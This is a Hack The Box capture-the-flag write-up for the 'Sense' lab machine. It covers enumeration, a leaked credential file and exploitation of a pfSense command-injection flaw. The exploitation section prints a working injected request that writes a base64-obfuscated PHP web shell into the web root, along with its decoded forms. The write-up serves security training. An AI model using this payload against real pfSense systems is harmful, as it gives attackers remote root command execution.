


Sense

22nd October 2017 / Document No D17.100.30

Prepared By: Alexander Reid (Arrexel)

Machine Author: lkys37en

Difficulty: Medium

Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

Sense, while not requiring many steps to complete, can be challenging for some as the proof of concept exploit that is publicly available is very unreliable. An alternate method using the same vulnerability is required to successfully gain access.

Skills Required

- Basic knowledge of PHP
- Enumerating ports and services


Skills Learned

- Modifying publicly available exploits
- Bypassing strict filtering
- Exploiting PFSense

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193


Enumeration

Nmap



Nmap reveals only a lighttpd server running on ports 80 and 443. Browsing to the website root directory reveals a PFSense login.

Dirbuster



Dirbuster, with the lowercase medium wordlist, finds a **changelog.txt** file which states 2 of 3 vulnerabilities have been patched. It also finds a **system-user.txt** which exposes the PFSense login credentials as **rohit:pfsense**

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Exploitation

Exploit: https://www.exploit-db.com/exploits/39709/

At first, exploitation seems fairly straightforward. However after a few attempts, it is clear the above proof of concept is not stable on this machine. Rather than using octals, it is possible to Base64-encode some PHP to obtain a reverse shell. Note that many URL encoding tools do not encode parenthesis and ampersands, which is required for this exploit to work.

To start out, log in as the **rohit** user and browse to **Status > RRD Graphs**, using Burp Suite to intercept the request to **status_rrd_graph_img.php**.

```
GET
/status_rrd_graph_img.php?database=queues;cd+..;cd+..;cd+..;cd+usr
;cd+local;cd+www;echo+"%3C%3Fphp+eval%28base64_decode%28%27ZWNobyB
zeXN0ZW0oJF9HRVRbJ2NtZCddKTsg%27%29%29%3B%3F%3E">writeup.php
HTTP/1.1
```

The above request will create a **writeup.php** file on the target in the root of the web directory. It accepts a single GET argument (cmd) which can be used to open a reverse shell or obtain the flags. Successful exploitation yields access as the root user, and flags can be obtained from **/home/rohit/user.txt** and **/root/root.txt**.

Encoded Request

/status_rrd_graph_img.php?database=queues;cd+..;cd+..;cd+..;cd+usr;cd+local;cd+www;echo+"%3C%3Fphp+eval%28base64_decode%28%27ZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKTsg%27%29%29%3B%3F%3E">writeup.php

Decoded Request

/status_rrd_graph_img.php?database=queues;cd+..;cd+..;cd+..;cd+usr;cd+local;cd+www;echo+"<?php eval(base64_decode('ZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKTsg'));?>">writeup.php

Decoded Base64

echo system($_GET['cmd']);